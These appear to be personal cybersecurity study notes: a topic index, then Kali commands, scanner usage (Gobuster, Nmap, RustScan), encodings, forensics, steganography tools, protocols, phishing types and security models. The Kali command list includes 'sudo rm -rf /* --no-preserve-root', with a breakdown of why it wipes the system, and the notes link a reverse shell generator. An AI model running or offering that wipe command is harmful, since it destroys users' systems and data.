

## INDEX

- Underlined topics are referred to as ‘Tools’ or ‘Commands’.

HTTP Status Code, Kali Linux Basic Commands [8]  
 Gobuster, Nmap, Zenmap, RustScan, Some Cryptographic Techniques  
 Important Points, **Digital Forensic**, Due Process, Legal hold  
 Cold/Hard Boot, Warm/Soft Boot, Data Acquisition{Live & Dead/Static}  
 Evidence Preservation, Chain of Custody, Anti-Forensics, Obfuscation  
 Trail Obfuscation, Disk Degaussing, Order of Volatility  
 3 Common Password Cracking Techniques, Password Spraying, Carving  
 File Carving, De-duplication, Basic Forensic Tools [CTF]  
 Other Forensics Tools & Commands  
 Broken Error problem while upgrading Linux Systems  
 File Compression Commands, RDP, RCE, Telnet, SSH, FTP, Jump Servers  
 Manipulation, Sniffing & Spoofing, Network Eavesdropping Attack  
 Snooping, Social Engineering, Phishing & Types, Breach, Data Breach  
 Information Security, CIA, Non-Repudiation, Bell-LaPadula Model  
 Biba Model, Clark-Wilson Model, Identification, IAAA  
 3A’s of Cybersecurity, Authentication vs Authorization, Auditing, MFA  
 Digital Signature, **IAM**, Access Control & its Types  
 Principle of Least Privilege, User Provisioning, Privileged Accounts  
 Secure Directory Services, LDAP, SSO, Federation, SAML, Oauth  
 Malware Classification, Ransomware, Virus, Worms, Trojans, Adware  
 Spyware, Keylogger, PUPs/PUAs, Logic Bombs, Cryptomining/Cryptojacking  
**Cryptography**, Encoding, Decoding, Encryption vs Encoding, Plaintext  
 Ciphertext, Types, Password Hashing, AES, MD5, MD6, SHA, HMAC  
 Symmetric & Asymmetric Cryptography, Diffie-Hellman Key Exchange, PKI,  
 Digital Certificates, Physical Security, DoS, DDoS  
 Firewall, its working and limitations, Ingress/Inbound & Egress/Outbound  
 NGF, WAF, OS, OS hardening, Active & Passive controls, SPAN, TAP  
 Fail-Open, Fail-Close, IPS, HIPS, NIPS, IDS & alert types, HIDS, NIDS  
 Alert Tuning, UTM, Fuzzing, Antivirus, XSS, Web Security, Log  
 Log Management, OTP, Backdoor, Rootkits, Data Protection, Data States, DLP  
 WWW, **Ports & Protocols**, OSI & TCP/IP Model with Protocols  
 OSI Layers & Cyberattacks, Functions of OSI Layer,  
 Payload, Exploit, Protocols, Event, Incident, IR, Zero Day Attack, Asset

Asset Protection, Threat, Threat Actor & Vector Attack Surface, Risk  
**Risk Management**, Risk Assessment, Risk Analysis  
 Qualitative Risk Analysis, Quantitative Risk Analysis, Risk Treatment  
 Inherent Risk, Secondary Risk, Residual Risk, Risk Tolerance, Risk Appetite  
 Risk Threshold, Risk Registers, Risk Reporting, Vulnerability  
 Vulnerability Feed, VA, VAPT, Steganography, IP Address, IP Categorization  
 Private IP, Protocols, ICMP, ARP, IGMP, HTTP, HTTPS SHTTP  
 SNMP, ATM, ISDN, NDR, NBP, RUDP, Url not opening problem in kali  
 Change MAC Address (Kali Linux), Smurf attack, Malvertising  
 Email Spoofing, Joe-Job, Greylisting, Baiting, SSTI, Tshark, Haiti  
 Hash Cracking Tools, John, Hashcat, Ophcrack, Rainbow Table, Salting  
 GraphicsMagick, Curl, Cybercrimes, Espionage/Spying, Cyber Defamation  
 5 basic rules of Digital Evidence, Short Forms, CHKDSK  
 File/Data Recovery Tools{Windows}, Windows Forensic Commands  
 DriveSpy, Process Dumper, Redline, Cache  
 Cookie and History Analysis{Chrome, Firefox, Edge}, **Linux Forensic**,  
 Linux Attack Surface, Linux Incident Surface, Linux log files, Linux File Cheatsheet  
 fsstat, Linux Process Analysis{ps, lsof, osquery, pstree, top}, Examining Logs  
 Cronjob, Examining Malicious Cronjobs, Cron Execution Logs, Pspy  
 Enumerating Services{systemctl, journalctl, systemd}, Autostart Scripts  
 Footprinting on disk using Configuration File, Investigating Malicious Packages  
 Linux Logs{syslog, messages, authentication logs}  
 Application Artefacts{Vim, Browser Artefacts, Dumpzilla}  
 Linux Forensic Commands{Volatile and Non-volatile}, Photorec  
 MAC Forensic and Tools, MAC Log files, Network Forensics  
 Wireshark Filters, Investigating Web Attacks, Dark Web Forensics, Deep Web  
 Dark Net, Dark Web, Tor Browser, **Investigating Email**, MUA, MTA, MDA  
 IMAP, POP3, SMTP, Open Relay, MIME, S/MIME, NFC, Malware and Types  
 Malware Forensics, Tools & Techniques, Networking, Subnetting  
 Screened Subnet, SSID, URI, URL, URN, Port Numbers  
 Important Troubleshooting Commands in Networking, PAN, LAN  
 VLAN, WLAN, WMN, CAN, MAN, VPN, Network Topologies  
 Network Devices, Shoulder Surfing, Sabotage, Bluesnarfing  
 Pharming, Vishing, Dumpster Diving, Rabbit, Fork Bomb  
 Metadata, Residual Data, Data Backup, Type of Backups, Data masking  
 Identity Theft, Input Validation{Whitelisting & Blacklisting}, Allowlisting  
 Buffer Overflow, ARP Poisoning, Disclosure of Confidential Data  
 Data Tempering  
 Luring Attack, Session Hijacking, Pastebin, MITM Attack, Cookie

Session, Pretty Good Privacy, TLS, Client Hello, Server Hello, SSL  
 IPSec, Internet Key Exchange, Separation of Duties, IDM, Security Policy  
 Internet Access Policies, Concealed Weapon/ Contraband Detection Devices  
 Bastion Host, Iptables, Network Sensors, Honeypot, Proxy Servers  
 Transparent Proxy, Anonymous Proxy, Reverse Proxy  
 Security Incident and Event Management, User Behaviour Analysis  
 Anti-Virus & Anti-trojan Software, BYOD, CYOD, COPE, COBO  
 Government Access to Keys, Tcpdump, ANT, NTP, Proxychains, Modbus  
 TCP vs UDP, Networking Basic Commands, NAT, PAT, MAC, NIC  
 ACL, Apache, MITRE ATT&CK, CVE, DAD Triad,  
 Information Gathering Commands for Windows, NetBIOS, Host  
 Forensic Readiness, Write Blocker, DNS, DNS Filtering, DNSSEC  
 DHCP & Operations, IANA, MISP, MBC, NIST, OPSEC, PoC, PASTA  
 PII, Powershell, RASP, RIPEMD, SPF, STRIDE, SDLC, SOAR  
 Spear-Phishing, IoC, TTP, UID, UUID, Orphan Files, Carved Files, UTC  
 UEFI, VCS, WIPS, Watering Hole Attack, War Driving, Wardialing, XML  
 YAML, Zombie, Zero Trust Architecture, ZTNA, Trust but Verify  
 Form of Data on Disk, Slack Space, CEO, CSO, Regshot, Data Compression  
 DFIR, PHI, Privacy Clean Disk Policy, ARP, RARP, Evil Twin Attack  
 Kernel, Packet Analysers, Data Archiving, TCP Header Flags  
 Security Controls & Types, Incident Response, IRP  
 IH, BC, BCP, BIA, DR, DRP Continuity of Operations, Subject, Object  
 Access Rule, Defense in Depth Network, Server, Endpoints  
 Possible Attacks on Network, Redundancy, Cloud Architecture  
 Cloud Computing, IaaS, SaaS, PaaS, CSP  
 Centralized/Decentralized Computing, VPC, MSP, Embedded Systems  
 ICSs, SCADA, IoT, Patching of IoT, DMZ, Physical Isolation, NAC  
 Network Segmentation, Micro-segmentation, Data Handling lifecycle  
 Data Labelling, Data Retention, Data Remanence, Degaussing  
 Configuration Management, Thread, Security Awareness Training  
 Whaling Attack, Checksum, Cryptanalyst, Cat5 Cable, Fiber Optic Cable  
 Wireless, Virtual Memory, Demand Paging, Veiled Threat, EDR, Socket  
 Sysinternal Suite, Nslookup, Siggen, Shebang, AIDE, LHOST, RHOST  
 VHOST, Metasploit & Commands, Meterpreter, Postmortem of Logs  
 Event Viewer, Tripwire & Commands, RCA, Ping, Git & GitHub, Sandboxing  
 Event Correlation, Promiscuous Mode, Rouge Access Point Attack  
 Google Takeout, DKIM, DMARC, SPF, CAM, ARP Poisoning using Bettercap  
 Load Balancers, Version, Tools [Forensic], Downgrade Attack  
 Serialization Attack, **Insecure De-serialization**, Serialisation,

Serialisation Formats, Identification & Mitigations, Banner Grabbing  
 Punycode Attack, 3 way Handshake, Hashing, Tails Linux, Google Dorking  
**Shell Scripting [95-105]**, Hydra, IT ACT 2000, NFS, Mounting NFS, NLM  
 IPSec, Hacking, Hacker, Nation State Actors, Cybercriminals, Hacktivists  
 Hacktivism, Script Kiddies, Organized Crimes,  
**PT**, Offensive, Defensive, Key Components of Ethical Hacking  
 EH & PT Phases, Types of PT, Black Box, White Box, Gray Box  
 Benefits of PT, Tools [PT], Writing Pentest Report  
 Mitigations for Common Cyberattacks, N/w Enumeration, Stress Testing  
 Kerberos, Threat & Desired Property, OWASP TOP 10 2021, Footprinting  
 Reconnaissance, Port Scanning, Enumeration, Skimming, ARP Spoofing  
 Memory Forensic Tool, SIM & SIM Forensics, IMEI, ESN  
 Mobile Forensics, Steganography vs Cryptography, Watermarking  
 Disk Imaging Technique, Forensic Imaging Commands, Likelihood  
 Compliance, Governance, Management, Policies, Procedures, Standard  
 Guidelines, Framework, Laws, Ethics, Code of Ethics by ISC2  
 Security Lifecycle, PDCA Cycle, Security Attacks RPO, RTO, WRT  
 MTO/MTD, CBA, Audit & types, Audit Trail, Attestation  
 Internal & External Assessment, Normative References, Non-Conformities  
 SWOT Analysis, Levels of control, Strategy & Policy, COBIT, ISO 9001  
 PCIDSS, C-Suite, Open & Closed System Organizations, HIPAA, GDPR  
 SOX, Get vs Post, Log Retention, Data Retention, Data Archiving  
 Data Disposal, ISO 27001, SoA, Disasters & types, Disaster Effects & Phases  
 DR, BCP, BIA, Upstream & Downstream losses, Data Replication, Clustering  
 Power Redundancy, IT Recovery Sites, Fundamentals of Cryptocurrency  
 Stateful vs Stateless Application, Merkle Tree, Bitcoin, Blockchain & types  
 Sharding Function, TCP Header, TCP vs UDP, Data Flow, Burp Suite Shortcuts  
 Patch, Tokens, Bearer, JWT, API Tools, PHP Wrappers, UEFI, TPM  
 Dirty Cow, Botnet, Rooting, Jailbreaking, Sideload, Typosquatting  
 Password Spraying, Password Aging, Password Vaulting, Wfuzz, FFmpeg  
 NoSQL Injection, SQL Injection, Types & Cheatsheets, SQLmap, MobaXterm  
 SASE, Firmware, Deception, Disk & File Encryption, Key Stretching  
 Key Management, Key lifecycle, TPM, HSM, Security Enclave  
 Key Escrow, SDN, Control Plane, Data Plane, Management Plane, DefectDojo  
 Trivy, Bandit, SSTV, DTMF Decoder, SAST, DAST, IAST, RASP, Threat Feeds  
 Threat Hunting & Intelligence, Cyber Threat Intelligence (CTI), CTI Analysts  
 Intelligence Cycle, Main parameters of API Testing  
 Kali using Tornet, Evaluation Scope, Supply Chain Attack, Secure Baseline  
 Benchmarks, SCAP, Wi-Fi Authentication & Encryption, Web Filtering

Endpoint Security, Mobile Device Hardening & Deployment Models  
 Testing & Training, Replay Attacks, Forgery Attacks, CSRF/XSRF  
 SSRF, Directory Traversal, Command Injection, Web Server Logs  
 Change Management, Dependencies & Downtime, Version Control  
 Automation and Orchestration, Vendor Management, Conflict of Interest  
 Legal Agreements, MOU, MOA, NDA, SLA, RoE, Data Classification  
 Data Sovereignty, Geographical Considerations, Privacy Data  
 Legal Implications, Roles and Responsibilities, Data Controller, Data Processor  
 Data Custodian, Right to be Forgotten, Data Inventories and Retention  
 Conduct Policies, User and Role-based Training, Training Topics & Techniques  
 Security Awareness Training Lifecycle, Volatility 3 Framework  
 Linux File System Analysis, Ownership and Permissions, Metadata ([Exiftool](#))  
 Analysing Checksums, Timestamps, Users and Groups, Identifying User  
 Accounts & Groups, User logins and Activity (last, lastb, lastlog)  
 Failed login Attempts, sudo, User Directories and Files, Hidden Files  
 SSH and Backdoors, Binaries and Executables, Strings, Binary Permissions  
 Rootkits, [Chkrootkit](#), [RKHunter](#)

### **eJPT [Page No. 153-340], eJPT Index [Page No. 153-155]**

**Web Application Basics**, Front End, Back End, URL, Anatomy of a URL  
 HTTP Messages, HTTP Request, HTTP Request Headers, HTTP Methods HTTP  
 Version, Request Headers, Request Body, HTTP Response  
 Status Codes and Reason Phrase, Common Status Codes, Response Headers  
 Required Response Headers, Other Common Response Headers  
 Security Headers, CSP, HSTS, X-Content Type, Referrer Policy  
 UNIX Timestamp, URL Decode, **Insecure Randomness**, Randomness, Entropy  
 Cryptographic Keys, Session Tokens & Unique Identifiers, Seeding, True Random  
 Number Generator (TRNG), Pseudorandom Number Generator (PRNG), Mitigations  
**SOC Fundamentals**, SOC, Purpose and Components

**Log Analysis**, Types of logs, Methodologies, Common Log File Locations  
 Common Patterns, Common Attack Signatures, Automated vs Manual Analysis  
 Log Analysis Tools: Command Line{cat, less, tail, wc, cut, sort, uniq, sed, awk, grep},  
 Regular Expressions{for grep, Log, Parsing}, CyberChef, Yara and Sigma

**ELK Stack [367-388]**, Timestamping, Credential Stuffing  
 Advanced Persistent Threat (APT), Bluetooth Attacks using Kali  
 Process Hollowing, Digital Piracy, Browser Helper Objects, Macros  
 Cyber Crime Investigations, Cyber Flashing, Morphing, Sextortion  
 Cyber Grooming, Clickbait, Sloppy Journalism, Credential Stealing Attack  
 Channel Breaking Attack, USSD, crt.sh, Wifite, Routing Protocols,  
 Microcontroller vs Microprocessor, Default Passwords, OSINT Tools,

Cyber Kill Chain,

## [Remaining Topics]

- Security Labs {Till Now....}
- Reverse Engineering {OllyDbg, Ghidra}
- Socket Programming
- WhiteRabbitNeo {AI model for (Dev)SecOps team}
- APCSIP-2025
- Build Projects {Real-World}
- Create/Submit TryHackMe Rooms
- Oracle's Notes [Race to Cert Courses]

mixers or tumblers for crypto payments

<https://www.nomoreransom.org/en/decryption-tools.html>

**HTTP Status Code:**

- 100-199 (Information Response)
- 200-299 (Successful Response)
- 300-399 (Redirection Response)
- 400-499 (Client Error Response)
- 500-599 (Server-Error Response)

**Kali Linux Basic Commands:**

whoami	
who	
users	
uname	
uname -r	
uname -r -a	
pwd	
ls	
ls -r	{Modify timestamps of a file (mtime)}
ls -a	{Change Timestamp of a file (ctime)}
ls -R	{Access Timestamp of a file (atime)}
ls -l FILENAME	{To see all three timestamps}
ls -lc FILENAME	
ls -lu FILENAME	
stat FILENAME	
man _____	
cd	
cd ..	
cd _____{path}	
lsblk (disk info)	
df	
cal	
date	
wget _____{url}	
mkdir _____	
mkdir _____ _____	
touch _____	
type > _____{filename}	

echo  
 cat  
 cp  
 mv  
 rm  
 rm \_\_\_\_{fi\*} (will delete all files starting with letter “fi”)  
 rmdir  
 ifconfig  
 dig \_\_\_\_{url}  
 ps (show running processes)  
 ps -all  
 ps -r  
 top  
 kill \_\_\_\_{PID}  
 figlet \_\_\_\_  
 sudo apt-get update  
 sudo apt-get upgrade  
 sudo shutdown now  
 reboot

- sudo rm -rf /\* --no-preserve-root

*Breakdown of the command:*

- **sudo**: Runs the command with root (superuser) privileges. This allows it to bypass file ownership restrictions and delete system-critical files.
- **rm**: The command to remove (delete) files or directories.
- **-r**: Recursive — deletes directories and their contents.
- **-f**: Force — ignores nonexistent files and never prompts for confirmation.
- **/\***: Targets everything in the root directory (/), meaning all files and folders on the system.
- **--no-preserve-root**: This is the most dangerous part. By default, **rm -rf /** is prevented from executing to protect the system. However, this flag disables that safety check, allowing deletion of the root directory (/) and everything in it.

## Gobuster:

Gobuster tool enumerates hidden directories and files in the target domain by performing a brute-force attack.

- **-u** {URL}
- **-w** {wordlist\_path}
- **-t** {threads}

- -x {file extensions like .php etc.}
- E.g.
  - gobuster dir -u 10.10.234.220 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150

**Nmap** is a network scanning tool. It is used to find open ports on the target network, it can also find the running services, operating systems and their versions.

- Goals: {Host Status, Open Ports, Services, Software Versions, OS}
- -p = Port range, Specific port/ports, Specific service name/names
- -p- = Scan all ports
- -sT = TCP Connect Scan (Default without root privilege)
- -sU = UDP Scan
- -sS = SYN Scan
- -sA = ACK Scan
- T5 = speeds up the scan, Scan Speed 1-5
- -sV = Service Version
- -sC = Script Scan
- -A = Aggressive Scan, Traceroute
- -O = OS Detection
- -n = Never do DNS resolution
- -sn = Disable port scanning
- -Pn = Disable host discovery
- -PS = TCP SYN discovery on port x, Port 80 by default
- -PA = TCP ACK discovery on port x, Port 80 by default
- -PU = UDP discovery on port x, Port 40125 by default
- -PR = ARP discovery on local network
- -iL = Scan List of Hosts
- -vv = Very Verbose Output, the more 'v' you add (e.g., -vvv), the more detailed the output becomes

**Zenmap** is the GUI version of Nmap.

**RustScan** is a fast and efficient open-source network port scanner written in Rust programming language.

- Faster alternative to traditional scanners like Nmap
- It is primarily used as a fast and efficient port scanner for network reconnaissance and security assessments.
- Known for its speed, particularly when scanning large port ranges

- |  |                            |
|--|----------------------------|
| • rustscan -a 10.10.23.114                   | [Host Scanning]            |
| • rustscan -a [ip/domain] -p 443             | [Individual Port Scanning] |
| • rustscan -a [ip/domain] -p 443,80,21,65535 | [Multiple port scanning]   |
| • rustscan -a ip/domain –range 1-1000        | [Ranges of ports]          |
| • rustscan -h                                |                            |

## Some Cryptographic Techniques:-

**Leet Speak** uses combinations of characters and symbols to rewrite letters with others graphically close.

L33T 5P34K CH34T SH33T:

A = 4

B = 8

E = 3

I = |

L = 1

O = 0

S = 5

T = 7

### Binary Translator:

{0,1}

<https://www.rapidtables.com/convert/number/binary-to-ascii.html>

### Decimal to Text:

{0-9}

<https://onlinetexttools.com/convert-decimal-to-text>

### Ascii to Text:

<https://codebeautify.org/ascii-to-text>

### Rot13:

<https://rot13.com/>

### Rot47:

The ROT47 (Caesar cipher by 47 chars) is a simple character substitution cipher that replaces a character within the ASCII range [33, 126] with the character 47 character after it (rotation) in the ASCII table. It is an invertible algorithm i.e. applying the same algorithm to the input twice will get the origin text.

<https://onlinetexttools.com/rot47-text>

### Base16:

{0-9} & {a-f}

<https://www.duplichecker.com/hex-to-text.php>

### Base32:

{A-Z,2-7,=}  
<https://www.dcode.fr/base-32-encoding>

### Base64:

{ends with '='}  
{A-Z, a-z,0-9,+/,=}  
<https://www.base64decode.org/>

### Morse Code:

{. & \_}  
<https://morsedecoder.com/>

### Symbolic Decimal:

123456789 = !@#\$%^&\*(

Operations such as **Base(64, 85, 58, 62)** are known as base encodings. Base encodings takes binary data (strings of 0s and 1s) and transforms it into a text-based representation using a specific set of ASCII (American Standard Code for Information Interchange) characters.

- Base85 is usually more efficient than Base64.
- Base58 differs from Base64 by removing efficiently mislead characters (i.e. l, I, 0, and O) to improve human readability.

### Important Points:

- “%3D” means “=” in url
- For Magic bytes(File Headers) search on Wikipedia
- Rockyyou.txt Path: /usr/share/wordlists/
- curl -s \_\_\_\_\_{url} | grep title
- locate \*flag.txt
- find | grep flag
- **pdfinfo** \_\_\_\_\_{filename}
- tar -xvf \_\_\_\_\_{filename.tar/.gz}
- sudo gzip -d \_\_\_\_\_{filename.gz}
- unrar x \_\_\_\_\_{filename.rar}
- **eog** \_\_\_\_\_{imagename}
- **whois** \_\_\_\_\_{ip\_address}
- **geoiplookup.net**
- **nslookup** \_\_\_\_\_{ip\_address}
- **nslookup** \_\_\_\_\_{ip\_address}
- sudo dpkg -i \_\_\_\_\_{filename}

- ipconfig /flushdns [clear the existing DNS cache] {for Windows}
- echo "Harry" | openssl sha1
- openssl dgst -sha1 < {filename}
- openssl sha1 {filename}
- ls | tee {filename} [tee command is used to save the output into file]
- **df** [To check the status of file system or free disk spaces]
- xhost [machines that are allowed to use your x server]
- **Shodan Filter** – hasScreenshot:true IP Webcam
- **For commands**, sometimes “–“ means “--” (double dash)
- Online reverse shell generator - {<https://www.revshells.com>}
- For online video recording - {<https://www.loom.com>}
- Split GIF into frames – {<https://www.ezgif.com>}
- Online SHA1 encryption & decryption {<https://www.md5decrypt.net/en/Sha1/>}
- For checking breached emails – {<https://www.breachdirectory.org>}
  - for example – check for “[vivaswanit@gmail.com](mailto:vivaswanit@gmail.com)” email

**Digital Forensic** is the investigation & analysis techniques to gather and preserve evidence from a particular computing device.

- Digital Forensics is the process of identifying, preserving, analyzing, and presenting digital evidence to investigate cybersecurity incidents including – cybercrimes, data breaches, and unauthorized access across computers, networks, mobile devices, and cloud environments.

#### Phases:

- Identification, Preservation, Collection, Examination/Analysis, & Documentation/Reporting
- Collecting evidence from computer systems to a standard that will be accepted in a court of law.

**Cyber Forensics** is a process of extracting data as proof for a crime.

**Due Process** – Evidence collection and analysis procedures that ensures fairness.

**Legal Hold** – Right to seize systems as evidence.

**Data Acquisition** is the use of established methods to extract Electronically Stored Information(ESI) from suspect computer or storage media.

**Live Acquisition** – collecting data from a system that is powered ON

**Dead/Static/Cold Acquisition** – collecting data from a system that is powered OFF

**System Memory Acquisition** – evidence recovery from non-persistent memory

- kind of Live acquisition: temporary files, registry data, n/w connections, cryptographic keys

**Disk Image Acquisition** – Non-Volatile storage media & devices

- Live or Static acquisition

**Cold/Hard Boot** – starting a computer from a powered down or off state.

**Warm/Soft Boot** – restarting a computer that is already turned on.

### Evidence Preservation:-

- record process of evidence acquisition
- use a write blocker
- Evidence Integrity – cryptographic hashing & checksums
- take hashes of source device, reference image, and copy of image for analysis
- **Chain of Custody** – Integrity & proper handling of evidence from collection, to analysis, to storage, and finally to presentation
  - protect access & temper-evident storage
  - secure storage facility and protection against environmental hazards
- Reporting – summarizes contents of the digital data
  - conclusions from the investigator's analysis
  - Professional Ethics -
    - analysis must be performed without bias
    - analysis methods must be repeatable
    - evidence must not be changed/manipulated

**Anti-Forensics** is a common term for a set of techniques aimed at complicating or preventing a proper forensics investigation process.

- **Shift+Delete** bypasses the recycle bin.
- Recycle bin location – [C:\\\$Recycle.Bin](C:\$Recycle.Bin)

**Obfuscation** is the art of manipulating code or data to make it intentionally hard to understand and reverse-engineer.

- **Steganography** – Concealing messages within a coverfile
- **Data Masking** – process of hiding data by modifying its original values
- **Tokenization** – substituting data with token, reversible with access to the token server
- **De-identification**

**Trail Obfuscation** is a process to confuse and mislead the forensics investigation process.

Example – Log tampering, time stamp modification etc.

**Disk Degaussing** is a process to entirely clean the data by using strong magnetic field.

### Order of Volatility:

- CPU, Cache Memory, & Register Content
- Memory(Non-Persistent storage)
- Temporary File Systems like Clipboard / Swap Space
- Data on Hard Disk (Persistent)
- Remotely logged & monitored Data
- Data contained on Archival Media
  - High volatile evidence should be recorded firstly.

### 3 Common Password Cracking Techniques:

- **Dictionary Attack** -
- **Brute-Force Attack** – tries every combination
- **Rule Based Attack** – when some information is known about password

### Offline Password Attacks:

- Password Database
- Hash Transmitted directly

**Password Spraying** is a type of brute force attack where an attacker uses common passwords to try to access multiple accounts.

- involves a hacker using single password to try and break into multiple target accounts.

**Carving** is a digital forensics technique that involves extracting data from a storage device without using the file system that created it.

- Used to find hidden or deleted files, or to recover data from a damaged or missing file system. Carving can be used to recover files from unallocated space, which is space on a hard drive that doesn't belong to a partition.
- Carving involves searching for a file's header and footer, which are standard signatures that mark the beginning and end of a file. The data between the header and footer is extracted and analysed to validate the file.

**File Carving** is a technique to recover files and fragments of files from the hard disk in the absence of file system metadata.

**De-Duplication** – means remove duplicate files

### Forensic Tools:- [CTF]

**Exiftool** is a tool for reading, writing & manipulating image, audio, video & PDF metadata.

Commands: exiftool \_\_\_\_\_ {filename}

**Binwalk** is a tool for searching a given binary image for embedded files and executable code.

Commands:

```
binwalk _____ {filename}
binwalk -extract -dd=",*" _____ {filename}
```

**Steghide** is a steganography program that is able to hide data in various kinds of images and audio files.

Commands:

```
steghide extract -sf _____ {filename}
steghide extract -sf {filename} -p {password}
```

```
steghide embed -cf {cover_filename} -ef {encrypted_filename}
steghide embed -cf {filename} -ef {filename} -p {password}
```

**Stegsolve** is used to analyse images in different planes by taking off bits of the image.

- just run stegsolve.jar file
- we can also combine images using this

**Bless** is a tool for adding headers in files.

**Zsteg** is a steganography tool that detects hidden data in PNG & BMP images.

Commands:

```
zsteg -all _____{filename}
zsteg -mask _____{filename}
```

**Other forensics ctf tools & commands:**

- **strings**
- **hexeditor** \_\_\_\_\_{filename}
- **hexedit** \_\_\_\_\_{filename}
- **xxd** \_\_\_\_\_{filename}
- **sonic visualizer**
- **stegseek** (advance version of **stegbrute**)
- **stegbrute** -f \_\_\_\_\_{filename} -w \_\_\_\_\_{wordlist}

**Broken error problem while upgrading linux systems:**

- sudo dpkg –configure -a
- sudo apt install -f
- sudo apt clean && sudo apt update
- sudo apt-get upgrade
- sudo apt autoremove
- sudo apt install libssl-dev
- sudo apt install zlib1g-dev

**File compression Commands:**

tar cf _____{file.tar}	[create a tar named file.tar]
tar xf _____{file.tar}	[extract the data from file.tar]
tar czf _____{file.tar.gz}	[create a tar with gzip compression]
tar xzf _____{file.tar.gz}	[extract a tar using gzip]

**RDP(Remote Desktop Protocol)** is a protocol used to establish remote graphical sessions over the network.

**RCE(Remote Code Execution)** allows an attacker to remotely execute the malicious code on a computer.

**Telnet(Teletype Network Protocol)** is a network protocol that allows a user on one computer to log into another computer that is part of the same network.

Telnet is an application protocol which allows you, with the use of a telnet client, to connect to and execute commands on a remote machine that's hosting a telnet server.

- You can connect to a telnet server with the following syntax:
  - "telnet [ip] [port]"
- The telnet client will establish a connection with the server. The client will then become a virtual terminal- allowing you to interact with the remote host.
- Telnet sends all messages in clear text and has no specific security mechanisms. Thus, in many applications and services, Telnet has been replaced by SSH in most implementations.

**SSH(Secure Shell)** is a network protocol that is used to securely connect to a remote server/system.

- Remote administration with public key cryptography security
- primarily used to access a shell remotely, very versatile protocol
- can be used as a tunnel for other protocols
- Port No. = 22
- Commands:
  - ssh username@ip\_address/Domain\_Name
  - **Secure Copy** = scp file\_path [username@ip\\_address](#)

**FTP(File Transfer Protocol)** provides the capability of transferring files between a client & your server.

FTP used to allow remote transfer of files over a network. It uses a client-server model.

- Port No. = 21
- Command:
  - ftp \_\_\_\_\_{ip}
- **SFTP** is FTP tunneled through SSH
- **FTPS** is FTP secured using TLS

## Jump Servers

- single host accepts SSH or RDP connections from SAWs (Secure Admin Workstations)
- Forwards connection to app servers
- App servers only accepts connections from jump server

**Manipulation** is the practice of altering any information in databases or applications.

## Sniffing & Spoofing:

**Sniffing** is a process of intercepting & collecting network traffic as it passes over a digital network. [at Physical Layer]

E.g.,

MITM, Password sniffing, Session Hi-jacking, etc.

**Spoofing** is act of disguising a communication from an unknown source as being trustworthy. [at Data link Layer]

Ex:-

IP spoofing, Email spoofing(Phishing), website spoofing, etc.

**Network Eavesdropping Attack** also known as Sniffing or Snooping, relies on unsecured network communications to access data in transit between devices.

**Snooping** attack involves an attacker listening to traffic b/w two machines on your network.

**Social Engineering** is the term used for broad range of malicious activities accomplished through human interactions.

- Social Engineering, a non-technical method that relies heavily on human interaction and often involves tricking people into break the normal security procedures.

**Impersonation** means pretending to be someone else.

**Phishing** is a form of social engineering where attackers deceive people into revealing sensitive information or installing malware such as ransomware.

- trick target into using a malicious resource, spoof legitimate communications & sites

- **Phishing Types:**

- Vishing [phishing over voice]
- SMS Phishing [phishing through SMS]
- Quishing [Phishing through QR code]
- Email Phishing [phishing through email]
- Pharming [Redirection by DNS Spoofing]
- Typosquatting [cousin domains that looks like a legitimate domain]
- Watering Hole Phishing – where a legitimate website frequently visited by a target is compromised and geared towards infecting visitors with malware.
- Spear Phishing [targeted emails to specific individuals or groups within an organization]

- Whaling Attack [to trick highly placed officials or private individuals like CEO's]
- Angler Phishing [phishing to target social media users]

**Breach** is a cyber assault in which sensitive, confidential, or protected data is accessed & released illegally.

**Data Breach** happens when some person or entity gain access to information to which they are not authorised to have.

- When information is read, modified, or deleted without authorization
  - Organizational Consequences:
    - Reputational Damage, Identity Theft, Fines, Intellectual Property(IP) Theft
  - Breach Notification:
    - requirements for different types of breach are established in law and in regulations
- Public Notification & Disclosure

**Information Security** is basically the practice of preventing authorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information.

## SECURITY CONCEPTS:

**CIA -**

- **Confidentiality** means protection of data from unauthorized disclosures.
- **Integrity** provides assurance that the data received is as sent by an authorised entity.
- **Availability** means resource accessible/usable to all authorised entity without any disruption.

**Non-Repudiation** means one party cannot deny receiving a message or a transaction nor can the other party deny sending a message or a transaction.

## Fundamental Concepts of Security Models:

**Bell-LaPadula Model** aims to achieve confidentiality by specifying three rules:

- Simple Security Property: This property is referred to as “no read up”; it states that a subject at a lower security level cannot read an object at a higher security level. This rule prevents access to sensitive information above the authorized level.
- Star Security Property: This property is referred to as “no write down”; it states that a subject at a higher security level cannot write an object at a lower security level. This rule prevents the disclosure of sensitive information to a subject of lower security level.
- Discretionary-Security Property: This property uses an access matrix to allow read and write operations.

- The first 2 properties can be summarized as “write up, read down”. You can share confidential information with people of higher security clearance (write up), and you can receive confidential information from people with lower security clearance (read down).
- There are certain limitations to the Bell-LaPadula model. For example, it was not designed to handle file-sharing.

**Biba Model** aims to achieve integrity by specifying two main rules:

- Simple Integrity Property: This property is referred to as “no read down”; a higher integrity subject should not read from a lower integrity object.
- Star Integrity Property: This property is referred to as “no write up”; a lower integrity subject should not write to a higher integrity object.
- These 2 properties can be summarized as “read up, write down”.
- Biba Model suffers from various limitations. One example is that it does not handle internal threats (Insider threat).

**Clark-Wilson Model** also aims to achieve integrity by using the following concepts:

- Constrained Data Item (CDI): This refers to the data type whose integrity we want to preserve.
- Unconstrained Data Item (UDI): This refers to all data types beyond CDI, such as user and system input.
- Transformation Procedures (TPs): These procedures are programmed operations, such as read and write, and should maintain the integrity of CDIs.
- Integrity Verification Procedures (IVPs): These procedures check and ensure the validity of CDIs.

## CYBERSECURITY FRAMEWORK -

- Identify
- Protect
- Detect
- Respond
- Recover

**IAAA(Identification, Authentication, Authorization and Accounting)** ensures that only authorised users can access a system and that actions can be tracked.

### 3A's (Authentication, Authorization and Accounting) of Cybersecurity:

**Identification** is the process of identifying the user to verify whether he is what he claims to be.

**Authentication** is the process of verifying that the identified user is the real owner of his/her identity.

It is a method that verifies the identity of a person, process or device trying to gain access to your network.

**Authorization** is the act or techniques of providing the appropriate permissions to the user for accessing a particular file or perform a particular action.

**Accounting** System tracks permission usage in a log. The user cannot prevent this auditing.

### **Authentication vs Authorization:-**

#### **Authentication**

- verifies the identity of the user or service
- verifies who the user is
- comes before authorization
- it is visible at user end
- it needs usually the user's login credentials

#### **Authorization**

- determines the access rights
- determines what resources a user can access
- always takes place after authentication
- it is not visible at user end
